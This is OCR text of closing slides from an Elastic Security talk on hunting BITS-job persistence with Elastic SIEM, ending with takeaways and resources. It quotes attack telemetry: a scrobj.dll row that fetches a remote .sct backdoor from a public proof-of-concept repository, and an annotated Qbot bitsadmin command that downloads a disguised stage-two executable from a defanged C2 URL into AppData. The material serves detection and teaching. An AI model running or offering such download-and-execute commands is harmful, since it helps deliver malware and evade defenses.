
ENDPOINT	VERSIONINFO NAME	CATEGORY	SOURCE	ARGUMENT	FULL PATH
endpoint-w-8-04	scrobj.dll	bits	backdoor	https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct	C:\Windows\system32\scrobj.dll


https://github.com/3gstudent/bitsadminexec

elastic

Hunting for BITS

Using Elastic SIEM





elastic

Closer look…

Qbot banking trojan utilizing bitsadmin


```
1  C:\Windows\System32\bitsadmin.exe
   //living off the land, previous versions of Qbot used PowerShell

2  /transfer qahdejob24 /Priority HIGH
   //randomly named job with high priority

3  hxxp://portla.mlcsoft.com/widgetcontrol.png?bg=sp28&os=TWljcm9zb2Z0IFdpbmRvd3Mg
   MTAgRW50ZXJwcmlzZQ0NCg0NCg0NCg0NCg==&av=RW5kZ2FtZXwxfDFXaW5kb3dzIERlZmVuZGVyfDB
   8MQ==
   //stage two payload downloaded from C2 (widgetcontrol.png is actually an exe)
   //checks operating system version and for common AV strings

4  C:\Users\lgreen\AppData\Local\Temp\132948561.41.exe
   //persistence location - appdata path with randomized binary name
```


https://www.varonis.com/blog/varonis-discovers-global-cyber-campaign-qbot/

Others BITS and pieces

Closing thoughts…

- BITS jobs are typically used to evade defenses and/or establish persistence by living off the land
- Not as common as scheduled tasks
- Defenders need visibility into process, API, and Windows event logs
- Microsoft_Windows_Bits_Client_Operational.evtx log
- Elastic Security provides telemetry, detections, and threat hunting capabilities for BITS at enterprise scale



https://www.giac.org/paper/gcih/28198/bits-forensics/130713

elastic

Conclusion

An attacker's persistence can be their Achilles' heel

- Many persistence techniques exist, but detecting them is not impossible
- Learning how to hunt for and detect the most popular techniques can yield positive results
- You do not have to detect every technique in the MITRE ATT&CK matrix
- Elastic Security enables you to prevent, detect, respond, and hunt for malicious behavior at scale
  - Numerous protections and detections mapped to ATT&CK
  - Event Query Language (EQL) - query streaming or stored events to hunt for malicious behavior at scale

elastic

Useful Resources

To learn more about Elastic Security, EQL, and threat hunting

- Next week: Download *The Elastic Guide to Threat Hunting*
- Learn more about Elastic Security: https://www.elastic.co/security
- Getting started with EQL: https://ela.st/eql-getting-started
- EQL Analytics Library: https://ela.st/eqllib
- Join our community Slack workspace: https://ela.st/slack

elastic

Q&A

- Visit Elastic at RSA booths #1427 and #2227, South Moscone
- Join our discussion forums: https://discuss.elastic.co
- Join our community Slack workspace: https://ela.st/slack

David French | @threatpunter
Brent Murphy | @brent_murphy